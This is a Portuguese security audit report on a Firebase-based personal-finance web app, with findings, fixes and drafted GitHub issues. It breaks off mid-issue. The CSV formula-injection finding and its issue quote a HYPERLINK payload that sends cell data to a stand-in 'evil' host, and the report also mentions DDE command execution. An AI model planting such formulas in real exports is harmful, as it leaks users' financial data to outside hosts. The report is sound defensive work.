Relatório de Auditoria de Segurança

Radar Financeiro (fefe-pss)

DATA	19 de setembro de 2026
STACK DETECTADA	JavaScript puro com ES modules, sem build step e sem dependências. Firebase Auth (Google, `signInWithPopup`) + Cloud Firestore. Hospedagem estática na Vercel. Sem backend próprio, sem ORM, sem Docker. **Sem CI no momento da auditoria** — a rodada de correções do mesmo dia acrescentou um workflow, que publica as regras do Firestore e nada mais; o app continua sem build step.
ESCOPO AUDITADO	25 módulos em `js/` (inclusive `js/parsers/`), `index.html`, `ferramentas/dump-fatura.html`, `firestore.rules`, `vercel.json`, `.gitignore`, os quatro `tmp-*.js` versionados e os 94 commits do histórico.
ACHADOS	6 no total — 1 alta, 2 média, 2 baixa, 1 informativa. Nenhum crítico. 13 pontos fortes verificados.

Nota metodológica. As cinco categorias pedidas pressupõem um backend com rotas e um banco relacional. Este projeto não tem nenhum dos dois: o cliente fala direto com o Firestore. Cada categoria foi traduzida antes de ser procurada, e a tradução está impressa no início de cada bloco de achados.

1. **Isolamento de dono** → o caminho `users/{uid}/…` montado no cliente, mais as regras do Firestore. Os dois foram auditados.
2. **Permissão no navegador** → não há papéis nem área administrativa. A pergunta virou: que regra o app aplica só na interface e o servidor não repete?
3. **IDOR** → acesso direto a documento por id, já que não há rota HTTP.
4. **Chaves expostas** → código servido, configs, scripts versionados e histórico git; não há `.env`, Docker, Helm nem CI.
5. **Inputs sem tratamento** → as 61 ocorrências de `innerHTML` e a função `esc()` que é a única defesa do projeto, mais as saídas em arquivo (CSV e backup).

Só entrou no relatório o que foi lido no código. O achado A1 depende de um estado fora do repositório e está marcado como não verificável aqui.

Resumo executivo

O projeto está **bem defendido no que depende do código**. Não foi encontrado nenhum XSS: a disciplina de `esc()` em toda interpolação de `innerHTML` se sustentou nas 61 ocorrências verificadas. Não há IDOR: o uid vem sempre do token, nunca de entrada. As regras do Firestore, como estão escritas no arquivo, isolam corretamente cada usuário e ainda validam campo a campo.

O risco central está **fora do código**: essas regras não têm caminho de publicação automatizado, e nada no repositório prova que o que está publicado é o que está escrito. Abaixo dele, dois achados de severidade média em pontos que saem da fronteira do app — o CSV que vai para a planilha e os dois scripts que entram de CDN sem verificação de integridade.

CORREÇÕES APLICADAS 19/09/2026, no mesmo dia da auditoria

Os dois achados de severidade média estão fechados. O CSV neutraliza fórmula (A2, fixado por `test/csv.test.mjs`) e os três scripts de CDN carregam com Subresource Integrity (A3, verificado no navegador, inclusive que um hash errado bloqueia). O de severidade alta ganhou o que lhe faltava: `firebase.json`, um workflow que testa as regras contra o emulador e as publica a cada merge na `main`, e uma suíte de 11 casos que fixa o isolamento por dono (A1) — **fica parcial** só porque o que está publicado no console não se verifica a partir do repositório. `img-src` foi fechado; `style-src` segue aberto, com o custo medido (100 atributos `style=`) e registrado na issue 6 (A4). A5 é conferência de console e não tem linha de código a mudar; A6 foi revisto e deliberadamente não mexido. **O estado de cada achado está no fim do bloco dele**, nos achados detalhados.


0	1	2	2	1	13
Crítica	Alta	Média	Baixa	Informativa	Pontos fortes

Achados por severidade

Alta	1	17%
Média	2	33%
Baixa	2	33%
Informativa	1	17%

Achados por categoria

Verde significa categoria varrida sem achado — não significa categoria não auditada. A cobertura de cada uma está na seção de pontos fortes.



Pontos fortes

O que foi verificado e está correto, com a evidência. Esta seção é a prova de cobertura da auditoria.

Isolamento por caminho em 100% dos acessos

js/db.js:31-41 — `colRef` / `docRef` montam sempre `users/{getUid()}/{col}`, e `getUid()` (js/auth.js:30) lê `auth.currentUser.uid`, nunca entrada do usuário. Os três acessos que não passam por eles — js/extratos.js:242, js/extratos.js:248, js/db.js:524 — repetem o mesmo padrão com o uid do token e abortam quando ele falta.

Regras do Firestore negam tudo fora do ramo do dono

firestore.rules:127-129 — `match /{document=**} { allow read, write: if false; }`, e cada uma das 9 coleções tem `match` explícito com `isOwner(uid) && verified()` (linhas 45-118). Nenhum curinga permissivo dentro de `/users/{uid}`.

Validação de campo no servidor, não só no cliente

firestore.rules:48-53 (valor entre ±10.000.000, descrição ≤ 500, ≤ 40 campos), 98 (nome de categoria ≤ 60), 105 (padrão de regra ≤ 300), 81 e 91 (≤ 5.000 aportes). O limite que o app aplica em `js/db.js` é repetido nas regras.

Sem IDOR: nenhum identificador de dono vem de entrada

Percorridos todos os pontos de leitura/escrita dos 25 módulos. O único id que o usuário controla é o id de documento no restore de backup (js/db.js:693), e ele é filtrado contra travessia de caminho (`id.includes('/')`, tamanho ≤ 200) e gravado sob o uid do chamador.

esc() aplicado em toda interpolação de dado em innerHTML

Varridas as 61 ocorrências de `innerHTML` / `outerHTML` / `insertAdjacentHTML`. Verificados um a um os pontos que recebem texto de terceiro: descrição de extrato (js/extratos.js:459), nome de arquivo de fatura (js/importar.js:274), nome de cartão (js/cartao.js:152, js/utils.js:datalistCartoes), padrão de regra (js/ajustes.js:111), nome de categoria (js/mes.js:557), tabela do lote (js/importar.js:300-303), preview da fatura (js/pdf-import.js:665-686). Todos passam por `esc()`, que escapa `& < > " ' /` (js/utils.js:71-77).

Nenhum atributo HTML montado sem aspas, nenhum href/src dinâmico

Grep por `<tag …=${` e por `href="${` / `src="${` em js/: zero ocorrências. Não há URL controlada por usuário em `href`, logo não há vetor `javascript:`.

Sem eval, sem new Function, sem document.write

Grep nos 25 módulos e no index.html: zero ocorrências.

Os dois canais de saída de texto escapam

js/utils.js:135-139 — `toast()` passa mensagem, título e ícone por `esc()`, o que neutraliza as ~20 mensagens que interpolam `err.message` e nome de categoria. js/utils.js:380 — os chips de insight escapam tipo, ícone e texto, inclusive o nome de categoria de js/utils.js:263.

Restore de backup valida antes de gravar

js/db.js:607-643 — teto de 50 MB, tipo do arquivo, bloqueio de `__proto__` / `prototype` por `hasOwnProperty` (e não pela checagem ingênua que dispara em todo objeto), lista branca de 7 coleções, teto de 50.000 itens, faixa de valor e tamanho de descrição. js/db.js:693 rejeita id com barra.

Apagar coleção tem lista branca

js/db.js:489 e 516-518 — `wipeCollection` recusa qualquer nome fora de `transactions, incomes, budgets, assets, goals`, o que impede montar um caminho arbitrário pelo argumento.

CSP sem unsafe-inline em script-src
vercel.json:24 — `script-src` lista hosts fixos, `object-src 'none'`, `base-uri 'self'`, `default-src 'self'`. Acompanhada de HSTS com preload, `nosniff`, `Referrer-Policy` e `Permissions-Policy` fechando câmera, microfone, geolocalização e pagamento (vercel.json:6-21).

Nenhum segredo real no histórico git
94 commits varridos por `apiKey|secret|token|password|AIza|PRIVATE KEY`: só a chave pública do Firebase. `git log --diff-filter=A` confirma que nenhum backup de dados pessoais foi commitado — o .gitignore cobre `*-backup-*.json`, `tmp-*.json` e `.env*`. Os quatro `tmp-*.js` versionados foram lidos: só lógica de arrumação, sem uid nem credencial.

A ferramenta auxiliar publicada não injeta HTML
ferramentas/dump-fatura.html — apesar de ser servida publicamente pela Vercel, escreve o conteúdo do PDF por `textContent` (linhas 140, 197, 201, 206, 221) e só usa `innerHTML` para limpar (linhas 131, 136, 181).

Pontos fracos

Alta	**A1 · As regras do Firestore não têm caminho de publicação** Leitura e escrita do histórico financeiro completo de todos os usuários do app.
Média	**A2 · Injeção de fórmula no CSV exportado** Exfiltração de dados da planilha para um domínio externo, ou execução de comando em Excel com DDE habilitado.
Média	**A3 · Scripts de CDN carregados sem Subresource Integrity** Execução remota de código no contexto autenticado; leitura e escrita de todos os dados financeiros do usuário.
Baixa	**A4 · CSP com 'unsafe-inline' em style-src e img-src aberto a https:** Redução da defesa em profundidade — amplia o alcance de um XSS futuro.
Baixa	**A5 · Configuração do Firebase embutida no código, sem trava de origem verificável** Uso da cota do projeto por cliente não autorizado; telas de login hospedadas em outro domínio se a lista de domínios estiver frouxa.

Achados detalhados, por categoria

1. Banco sem tranca (isolamento de dono) 1

Não há backend próprio nem ORM. O mecanismo de isolamento do projeto é (a) o caminho `users/{uid}/…` montado no cliente a partir de `auth.currentUser.uid` e (b) as regras do Firestore em `firestore.rules`. A auditoria verificou os dois: todo acesso a dado passa por `colRef` / `docRef` em `js/db.js`, e cada coleção tem um `match` explícito nas regras.

SEVERIDADE	ARQUIVO:LINHA	DESCRIÇÃO

Alta	`firestore.rules:1-131`
	`(ausente) firebase.json`
	`(ausente) .github/`
		A1 · As regras do Firestore não têm caminho de publicação
		O arquivo `firestore.rules` é o único controle de acesso real do projeto — não há servidor próprio, e o cliente inteiro roda na máquina do usuário. Mas o repositório **não tem `firebase.json`** (verificado: o arquivo não existe) e **não tem pipeline de CI** (não existe `.github/`). O deploy na Vercel publica só arquivos estáticos e nunca toca nas regras do Firestore.
		`// firestore.rules:10`
		`// Publicar com: firebase deploy --only firestore:rules`
		`// (ou colar em Console → Firestore → Regras)`
		POR QUE É EXPLORÁVEL O comando citado no comentário do próprio arquivo (`firebase deploy --only firestore:rules`) falha sem `firebase.json`. Portanto a publicação só pode ter sido manual, colando no console — e nada no repositório prova que aconteceu, nem impede que uma edição futura no arquivo fique só no disco. Se as regras publicadas forem as de projeto novo do Firebase (`allow read, write: if true` por 30 dias, ou a variante que só exige `request.auth != null`), qualquer conta Google autenticada lê e escreve o ramo `users/{uid}` de qualquer outra pessoa — a chave da API e o `projectId` são públicos por design e estão em `js/firebase-init.js:15-26`.
		CONDIÇÃO Explorável somente se as regras publicadas divergirem deste arquivo. Não é verificável a partir do repositório — por isso o achado fica ABERTO até confirmação no console do Firebase.
		IMPACTO Leitura e escrita do histórico financeiro completo de todos os usuários do app.
		CORREÇÃO Criar `firebase.json` apontando para `firestore.rules`, publicar, e acrescentar um passo de CI que rode `firebase deploy --only firestore:rules` a cada merge na `main`. Fixar as regras com `@firebase/rules-unit-testing` junto dos testes que já existem em `test/`.
		CORRIGIDO EM PARTE 19/09/2026
		O **caminho de publicação passou a existir**: `firebase.json` e `.firebaserc` foram criados na raiz, o comentário de `firestore.rules` deixou de mentir, e `.github/workflows/firestore-rules.yml` testa as regras contra o emulador e as publica a cada merge na `main` — testa

SEVERIDADE	ARQUIVO:LINHA	DESCRIÇÃO
		antes de publicar, de propósito. A suíte está em `test/rules/rules.test.mjs` (11 casos, ver A1/P5). **Continua parcial** pela mesma razão de sempre: se o que está publicado HOJE no console confere com o arquivo não se verifica a partir do repositório. Fecha por inteiro na primeira publicação pelo workflow, que sobrescreve o que estiver lá.

2. Permissão definida no navegador 1

O app é mono-usuário por conta Google: não existe papel, admin, organização nem tela privilegiada — logo, não existe o par "gate no frontend × rota sem verificação". O equivalente auditado foi: *que regra de escrita o app aplica só na interface e o Firestore não repete?*

SEVERIDADE	ARQUIVO:LINHA	DESCRIÇÃO

Informativa	`js/mes.js:856-862`
	`js/conferir.js:413-417`
	`js/db.js:489`
	`js/db.js:607-643`
		A6 · Regras de integridade aplicadas só no navegador
		Quatro regras vivem só no cliente: a recusa de apagar linha de extrato pela tabela (`mes.js` e `conferir.js`), a lista branca `WIPABLE_COLLECTIONS` do apagar-coleção, e a validação estrutural do backup restaurado. As regras do Firestore permitem `delete` em qualquer documento do próprio ramo.

```
js/mes.js:859
      if (!ehReceita && !state.transactions.some(t => t.id === id))
{
        toast('Esta linha veio de um extrato. Apague o lote inteiro
em Importar.', 'warning');
        return;
      }
```

POR QUE É EXPLORÁVEL Contornável pelo console do navegador, mas **o alvo é o dado do próprio usuário**: não há travessia de fronteira de dono. É um invariante de consistência de dados, não de segurança. Registrado para a categoria ficar honesta — é o único par "regra no navegador × servidor não repete" que existe no projeto, já que não há papéis nem área administrativa.

CONDIÇÃO Sem impacto de confidencialidade ou integridade entre usuários.

IMPACTO Nenhum de segurança. O usuário pode deixar a própria base inconsistente.

CORREÇÃO Nenhuma ação exigida. Se um dia houver conta compartilhada, o invariante precisa subir para as regras.

> **REVISTO — SEM AÇÃO** 19/09/2026
>
> Revisto na rodada de correções e **deliberadamente não mexido**. Subir estes invariantes para as regras hoje custaria complexidade sem fechar nada: o alvo é o dado do próprio usuário e não há travessia de fronteira de dono. A condição que mudaria isso é a mesma de antes — conta compartilhada.

3. IDOR NENHUM ACHADO

Não há rota HTTP por ID. O equivalente é o acesso direto a documento do Firestore por id. Auditado documento a documento: nenhum id de usuário ou de tenant trafega em parâmetro — o uid vem sempre do token de autenticação, nunca de entrada do usuário.

4. Chaves expostas 2

Sem Docker, Helm, Terraform, CI ou `.env`. Auditados: o código-fonte servido, `vercel.json`, `.claude/launch.json`, os scripts `tmp-*.js` versionados e os 94 commits do histórico.

SEVERIDADE	ARQUIVO:LINHA	DESCRIÇÃO

Média	`index.html:9`
	`index.html:11`
	`ferramentas/dump-fatura.html:7`
		A3 · Scripts de CDN carregados sem Subresource Integrity
		Chart.js e PDF.js entram de CDN de terceiro como `<script>` global, sem atributo `integrity` e sem `crossorigin`. A CSP em `vercel.json:24` autoriza os dois hosts, o que é correto, mas autorizar o host não verifica o conteúdo.
		`index.html:9`
		`<script src="https://cdn.jsdelivr.net/npm/chart.js@4.4.0/dist/chart.umd.min.js"></script>`
		`index.html:11`
		`<script src="https://cdnjs.cloudflare.com/ajax/libs/pdf.js/3.11.174/pdf.min.js"></script>`
		POR QUE É EXPLORÁVEL Os dois scripts rodam na mesma origem do app, no mesmo documento em que `window._FB` expõe a instância autenticada do Firestore (`js/firebase-init.js:33`). Um arquivo alterado no CDN — comprometimento do provedor, sequestro de conta do pacote, ou envenenamento de resposta — executa com acesso total ao ramo `users/{uid}` do usuário logado: pode ler tudo e exfiltrar por `connect-src https://*.googleapis.com`, que a própria CSP libera.
		CONDIÇÃO Requer comprometimento do CDN ou da rota até ele. Não depende de nada no app.
		IMPACTO Execução remota de código no contexto autenticado; leitura e escrita de todos os dados financeiros do usuário.
		CORREÇÃO Acrescentar `integrity="sha384-…"` e `crossorigin="anonymous"` nas três tags, com o hash da versão fixada (ambas já estão pinadas por versão, então o hash é estável). Alternativa mais forte: versionar os dois arquivos em `vendor/` e servi-los da própria origem, o que também permitiria apertar o `script-src` para `'self'`.
		CORRIGIDO 19/09/2026
		As três tags ganharam `integrity` (sha384) e `crossorigin="anonymous"`. **Verificado no navegador**: Chart.js 4.4.0 e PDF.js 3.11.174 carregam, e um hash trocado de propósito é recusado — o console reporta "Failed to find a valid digest", e o digest que ele calculou bate com o que está

SEVERIDADE	ARQUIVO:LINHA	DESCRIÇÃO
		na tag. **Fica um ponto descoberto, e está escrito no código** (`js/pdf-import.js` , acima de `GlobalWorkerOptions.workerSrc`): o *worker* do PDF.js é carregado pela própria biblioteca, por URL, e não existe `integrity` para worker. Ele continua verificado só pelo host. O hash dele ficou registrado no comentário, para o dia em que se quiser travá-lo por outro caminho.

Baixa	`js/firebase-init.js:14-27`
	`histórico git (7 commits)`
		A5 · Configuração do Firebase embutida no código, sem trava de origem verificável
		A chave está no código-fonte e no histórico (`git log -p` mostra a chave entrando e saindo do `index.html` em 7 commits, até a extração para `js/firebase-init.js`). **Isto não é um vazamento de segredo**: a chave de API do Firebase Web é pública por desenho — ela identifica o projeto, não autoriza nada. Está registrada como informação de postura, não como falha de código.
		`js/firebase-init.js:15`
		`apiKey: "AIzaSyCZ_xc7UJsIsHI_M8GvxggtcYu2cBunqFo",`
		`authDomain: "fefe-df577.firebaseapp.com",`
		`projectId: "fefe-df577",`
		POR QUE É EXPLORÁVEL Com `apiKey` + `projectId` , qualquer pessoa consegue falar com o Identity Toolkit do projeto. O que impede abuso são dois controles que ficam **fora do repositório** e não puderam ser verificados aqui: a lista de *domínios autorizados* do Firebase Auth e as restrições da chave no Google Cloud. Não há App Check no projeto (verificado: nenhuma referência em `js/`), então não existe atestação de que o cliente é o app legítimo.
		CONDIÇÃO Só vira risco se os domínios autorizados incluírem curinga ou host de terceiro.
		IMPACTO Uso da cota do projeto por cliente não autorizado; telas de login hospedadas em outro domínio se a lista de domínios estiver frouxa.
		CORREÇÃO Confirmar no console que os domínios autorizados são só o da Vercel e `localhost` ; restringir a chave por referenciador HTTP no Google Cloud; avaliar App Check com reCAPTCHA Enterprise. Nada a mudar no código-fonte — não adianta "esconder" a chave.
		ABERTO 19/09/2026
		Sem ação no código, e continuará assim. Os três controles ficam no console do Firebase e do Google Cloud, fora do repositório: domínios autorizados restritos ao domínio da Vercel e a `localhost` ; chave restrita por referenciador HTTP; e a decisão sobre App Check registrada com o porquê, seja adotar ou dispensar. Enquanto não houver essa confirmação, o achado permanece **ABERTO** — o mesmo tratamento que a parte não verificável de A1.

5. Inputs sem tratamento (XSS e afins) 2

Frontend em `innerHTML` puro, sem framework e sem biblioteca de sanitização: a defesa do projeto é a função `esc()` de `js/utils.js:71`, aplicada à mão em cada interpolação. Auditadas as 61 ocorrências de `innerHTML` / `outerHTML` nos 25 módulos, mais as saídas em arquivo (CSV e backup JSON).

SEVERIDADE	ARQUIVO:LINHA	DESCRIÇÃO

Média	`js/mes.js:595`
	`js/mes.js:596-606`
		A2 · Injeção de fórmula no CSV exportado
		A função `celula()` trata a sintaxe do CSV (aspas duplicadas), mas não neutraliza o primeiro caractere. Uma descrição que comece com `=`, `+`, `-`, `@`, TAB ou CR é interpretada como **fórmula** por Excel, LibreOffice Calc e Google Sheets ao abrir o arquivo — as aspas em volta não impedem isso.
		`js/mes.js:595`
		`const celula = (v) => `"${String(v ?? '').replace(/"/g, '""')}"`;`
		`js/mes.js:598`
		`l.data || '', l.desc || '', cat?.name || '', l.origem,`
		POR QUE É EXPLORÁVEL A coluna `descricao` não é digitada só pelo usuário: ela vem do parse de fatura em PDF (`js/pdf-import.js`) e de extrato CSV/OFX/PDF (`js/parsers/`), ou seja, de um arquivo emitido por terceiro. Um nome de estabelecimento do tipo `=HYPERLINK("https://evil/?d="&A1;"Erro")` atravessa o app intacto — a gravação não filtra, e `esc()` só atua na saída HTML — e vira fórmula viva na planilha de quem exportar o mês. Em Excel, o caminho `=cmd|…` (DDE) ainda dispara diálogo de execução em instalações legadas.
		CONDIÇÃO Requer que a vítima abra o CSV exportado numa planilha. Nenhuma configuração especial.
		IMPACTO Exfiltração de dados da planilha para um domínio externo, ou execução de comando em Excel com DDE habilitado.
		CORREÇÃO Prefixar com apóstrofo (ou espaço) toda célula cujo primeiro caractere esteja em `= + - @ \t \r`, dentro da própria `celula()` — um ponto só, e o CSV do backup em `js/db.js` não é afetado por ser JSON.
		CORRIGIDO 19/09/2026
		A regra virou `csvCelula()` em `js/utils.js` — e não ficou dentro de `_exportarCSV` por dois motivos: vale para todo CSV que o app venha a exportar, e `utils.js` é o módulo que um teste em Node alcança sem arrastar Chart.js nem o Firestore. A coluna `valor` ganhou `csvNumero()`, separada de propósito: o `-` da despesa casa com o regex, e prefixá-lo com apóstrofo transformaria todo gasto em texto — a planilha deixaria de somar a coluna, que é a razão de ela existir. Fixado por `test/csv.test.mjs` (10 casos: os seis caracteres, a fórmula de exfiltração, o que não deve mudar, e o negativo continuando numérico).

Baixa	`vercel.json:24`	**A4 · CSP com 'unsafe-inline' em style-src e img-src aberto a https:**

SEVERIDADE	ARQUIVO:LINHA	DESCRIÇÃO

`script-src` está corretamente sem `'unsafe-inline'` (foi o que motivou extrair `js/firebase-init.js`), mas `style-src` ainda o traz, e `img-src` aceita qualquer host `https:`.

```
vercel.json:24
"style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; …
 img-src 'self' data: https: blob:;"
```

POR QUE É EXPLORÁVEL Não é explorável sozinho: é a camada que deixaria de conter um XSS caso um apareça. Com `'unsafe-inline'` em `style-src`, uma injeção de atributo `style` permite exfiltração por CSS (seletor de atributo + `background:url()`); com `img-src https:` o destino dessa exfiltração pode ser qualquer domínio.

CONDIÇÃO Exige um XSS pré-existente. Nenhum foi encontrado nesta auditoria.

IMPACTO Redução da defesa em profundidade — amplia o alcance de um XSS futuro.

CORREÇÃO O projeto usa atributos `style=` em muitos módulos, então remover `'unsafe-inline'` exige migrá-los para classe (trabalho real, não de uma linha). Ganho barato e imediato: trocar `img-src … https:` por uma lista dos hosts realmente usados (`'self' data: blob: https://lh3.googleusercontent.com`, para o avatar do Google).

> **CORRIGIDO EM PARTE** 19/09/2026
>
> `img-src` **fechado.** A correção acima supunha o avatar do Google; a verificação mostrou que **o app não carrega imagem externa nenhuma** — nenhum `<img>`, nenhum `favicon`, nenhum `url()` de CSS fora das fontes (que caem em `font-src`); todos os ícones são SVG inline. A diretiva ficou `img-src 'self' data: blob:`, sem host externo algum. `style-src` **continua aberto**, e é trabalho de uma rodada, não de uma linha: medido em 19/09/2026, há **100 atributos** `style="…"` — 92 nos módulos (`ajustes.js` 21, `mes.js` 12, `adiante.js` 11) e 8 no `index.html`. 28 deles são um `margin:0` repetido, que vira classe; o punhado restante tem valor calculado em tempo de render (barra de progresso, fatia da rosca, cor da categoria) e precisa de variável CSS escrita depois do `innerHTML`. Tirar `'unsafe-inline'` antes disso quebra a interface *em silêncio*: o navegador ignora o atributo sem lançar exceção. Registrado com o número medido na issue 6.

Recomendações priorizadas

P1

Confirmar e automatizar a publicação das regras do Firestore

Abrir o console do Firebase e comparar, regra a regra, com `firestore.rules`. Em seguida criar `firebase.json` e um passo de CI que publique a cada merge. É o único controle que separa os dados de um usuário dos de outro — tudo o mais no projeto depende dele estar de pé.

Fecha: A1

P2

Neutralizar fórmula no CSV e assinar os scripts de CDN

Duas correções pequenas e independentes: prefixo de apóstrofo em `celula()` (js/mes.js:595) e `integrity` + `crossorigin` nas três tags de CDN. Juntas fecham os dois achados de severidade média.

Fecha: A2, A3

P3

Verificar a trava de origem da chave do Firebase

Domínios autorizados no Firebase Auth e restrição por referenciador no Google Cloud. Nada a mudar no código; é conferência de console, e vale marcar no calendário para não se perder.

Fecha: A5

P4

Apertar img-src e planejar a saída do unsafe-inline em style-src

Trocar `https:` por uma lista de hosts é de uma linha. Remover `'unsafe-inline'` exige migrar os atributos `style=` para classe — trabalho de uma rodada inteira, e só vale a pena depois de P1 a P3.

Fecha: A4

P5

Fixar as regras com teste automatizado

O projeto já tem `test/*.test.mjs` rodando em Node puro. Acrescentar `@firebase/rules-unit-testing` sobre o emulador transformaria "as regras estão certas" numa afirmação verificável, em vez de uma leitura.

Fecha: A1

Issues para o GitHub

Texto integral, em Markdown, pronto para copiar e colar. Cada issue está delimitada. Os achados A4 e A5 foram agrupados na issue 4 — são dois itens de configuração, nenhum explorável sozinho, e duas issues para isso seriam ruído.

--- ISSUE 1 ---

```
## [Segurança] Publicar e automatizar o deploy das regras do Firestore

**Labels:** `security`, `severidade: alta`

### Problema

`firestore.rules` é o único controle de acesso do projeto. Não existe backend
próprio: o app inteiro roda no navegador do usuário e fala direto com o
Firestore. Se as regras publicadas no projeto divergirem deste arquivo, não
sobra nada separando os dados de um usuário dos de outro.

O repositório **não tem `firebase.json`** e **não tem CI**. O deploy na Vercel
publica apenas arquivos estáticos e nunca toca nas regras. O próprio comentário
do arquivo manda rodar `firebase deploy --only firestore:rules` — comando que
falha sem `firebase.json`.

### Por que é explorável

`apiKey` e `projectId` são públicos por desenho e estão no código servido
(`js/firebase-init.js:15-26`). Com eles, qualquer pessoa autentica no projeto
com a própria conta Google e fala com o Firestore. Se as regras publicadas
forem as de projeto novo (`allow read, write: if true`, ou a variante que só
exige `request.auth != null`), essa pessoa lê e escreve o ramo
`users/{uid}` de qualquer outro usuário.

### Evidência

```
firestore.rules:10
// Publicar com:  firebase deploy --only firestore:rules
// (ou colar em Console → Firestore → Regras)
```

```bash
$ ls firebase.json
ls: cannot access 'firebase.json': No such file or directory
$ ls .github
ls: cannot access '.github': No such file or directory
```

Impacto

Leitura e escrita do histórico financeiro completo de todos os usuários do app.

Condição de explorabilidade

Só se as regras publicadas divergirem do arquivo. **Não é verificável a partir
do repositório** — por isso o achado fica aberto até confirmação no console.

Correção sugerida

1. Conferir no console do Firebase, regra a regra, contra `firestore.rules`.
2. Criar `firebase.json`:
   ```json
   { "firestore": { "rules": "firestore.rules" } }
   ```
3. Publicar com `firebase deploy --only firestore:rules`.
4. Acrescentar um workflow que publique a cada merge na `main`.
```

```
### Critérios de aceite

- [ ] `firebase.json` versionado, apontando para `firestore.rules`
- [ ] As regras publicadas conferem com o arquivo (print ou export do console anexado)
- [ ] Workflow de CI publica as regras no merge para `main`
- [ ] Uma conta Google diferente da dona não consegue ler `users/{uid-da-dona}/transactions` (teste manual
documentado)
- [ ] O comentário de `firestore.rules:10` atualizado com o caminho real de publicação
```

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

```
## [Segurança] Neutralizar injeção de fórmula no CSV exportado

**Labels:** `security`, `severidade: média`

### Problema

`_exportarCSV` monta as células tratando só a sintaxe do CSV (aspas
duplicadas). Não neutraliza o primeiro caractere. Célula começando com `=`,
`+`, `-`, `@`, TAB ou CR é interpretada como **fórmula** por Excel,
LibreOffice Calc e Google Sheets — as aspas em volta não impedem isso.

### Por que é explorável

A coluna `descricao` não é digitada só pela dona da planilha: ela vem do parse
de fatura em PDF (`js/pdf-import.js`) e de extrato CSV/OFX/PDF
(`js/parsers/`), ou seja, de arquivo emitido por terceiro. Um nome de
estabelecimento como `=HYPERLINK("https://evil/?d="&A1;"Erro")` atravessa o
app intacto — a gravação não filtra, e `esc()` só atua na saída HTML — e vira
fórmula viva na planilha de quem exportar o mês.

### Evidência

```js
// js/mes.js:595
const celula = (v) => `"${String(v ?? '').replace(/"/g, '""')}"`;

// js/mes.js:598 — l.desc entra sem tratamento
l.data || '', l.desc || '', cat?.name || '', l.origem,
```

Impacto

Exfiltração dos dados da planilha para domínio externo; em Excel com DDE
habilitado, diálogo de execução de comando.

Correção sugerida

```js
// js/mes.js:595 — prefixo de apóstrofo desarma a fórmula sem mudar o que se lê
const PERIGOSO = /^[=+\-@\t\r]/;
const celula = (v) => {
  const s = String(v ?? '');
  return `"${(PERIGOSO.test(s) ? "'" + s : s).replace(/"/g, '""')}"`;
};
```

O backup em `js/db.js` é JSON e não é afetado.

Critérios de aceite

- [ ] `celula()` prefixa toda célula que comece com `= + - @ \t \r`
- [ ] Um lançamento com descrição `=1+1` exporta como texto e aparece como `=1+1` ao abrir no Excel/Calc
- [ ] A coluna `valor` continua sendo lida como número pela planilha (não regrediu)
- [ ] Teste em `test/` cobrindo os seis caracteres de risco
```

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

```
## [Segurança] Carregar Chart.js e PDF.js com Subresource Integrity

**Labels:** `security`, `severidade: média`

### Problema

Chart.js e PDF.js entram de CDN de terceiro como `<script>` global, sem
`integrity` e sem `crossorigin`. A CSP autoriza os dois hosts, o que é
correto, mas autorizar o host não verifica o conteúdo.

### Por que é explorável

Os dois scripts rodam na mesma origem do app, no mesmo documento em que
`window._FB` expõe a instância autenticada do Firestore
(`js/firebase-init.js:33`). Um arquivo alterado no CDN — comprometimento do
provedor, sequestro da conta do pacote, envenenamento da resposta — executa com
acesso total ao ramo `users/{uid}` do usuário logado, e pode exfiltrar por
`connect-src https://*.googleapis.com`, que a própria CSP libera.

### Evidência

```html
<!-- index.html:9 -->
<script src="https://cdn.jsdelivr.net/npm/chart.js@4.4.0/dist/chart.umd.min.js"></script>
<!-- index.html:11 -->
<script src="https://cdnjs.cloudflare.com/ajax/libs/pdf.js/3.11.174/pdf.min.js"></script>
<!-- ferramentas/dump-fatura.html:7 -->
<script src="https://cdnjs.cloudflare.com/ajax/libs/pdf.js/3.11.174/pdf.min.js"></script>
```

Impacto

Execução remota de código no contexto autenticado; leitura e escrita de todos os
dados financeiros do usuário.

Correção sugerida

Ambas as bibliotecas já estão pinadas por versão, então o hash é estável:

```html
<script src="https://cdn.jsdelivr.net/npm/chart.js@4.4.0/dist/chart.umd.min.js"
        integrity="sha384-…" crossorigin="anonymous"></script>
```

Gerar com:
```bash
curl -s <url> | openssl dgst -sha384 -binary | openssl base64 -A
```

Alternativa mais forte: versionar os dois em `vendor/` e servir da própria
origem — o que permitiria apertar `script-src` para `'self'`.

Critérios de aceite

- [ ] As três tags têm `integrity` (sha384) e `crossorigin="anonymous"`
- [ ] O app carrega e os gráficos desenham (Mês, Adiante, Guardado)
- [ ] A importação de fatura em PDF funciona
- [ ] Um hash errado de propósito bloqueia o carregamento (verificado no console)
- [ ] Documentado em `CLAUDE.md` que trocar a versão do CDN exige regerar o hash
```

--- FIM ISSUE 3 ---

--- ISSUE 4 ---

[Segurança] Apertar a postura de configuração: CSP e trava de origem da chave do Firebase

Labels: `security`, `severidade: baixa`

> Dois itens de configuração agrupados numa issue só: nenhum é explorável
> sozinho, os dois se resolvem em console/arquivo de config, e abrir duas issues
> para isto seria ruído.

Problema 1 — CSP: ``'unsafe-inline'`` em `style-src` e `img-src https:`

`script-src` já está sem ``'unsafe-inline'`` (foi o que motivou extrair
`js/firebase-init.js`), mas `style-src` ainda o traz e `img-src` aceita
qualquer host https.

```
vercel.json:24
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; …
img-src 'self' data: https: blob:;
```

Não é explorável sozinho — é a camada que deixaria de conter um XSS caso
apareça. Com ``'unsafe-inline'`` em `style-src`, uma injeção de atributo
`style` permite exfiltração por CSS; com `img-src https:`, para qualquer
domínio.

Problema 2 — chave do Firebase sem trava de origem verificável

```js
// js/firebase-init.js:15
apiKey: "AIzaSy…",
projectId: "fefe-df577",
```

Isto não é vazamento de segredo — a chave de API Web do Firebase é pública
por desenho. O que impede abuso são dois controles fora do repositório: a lista
de domínios autorizados do Firebase Auth e as restrições da chave no Google
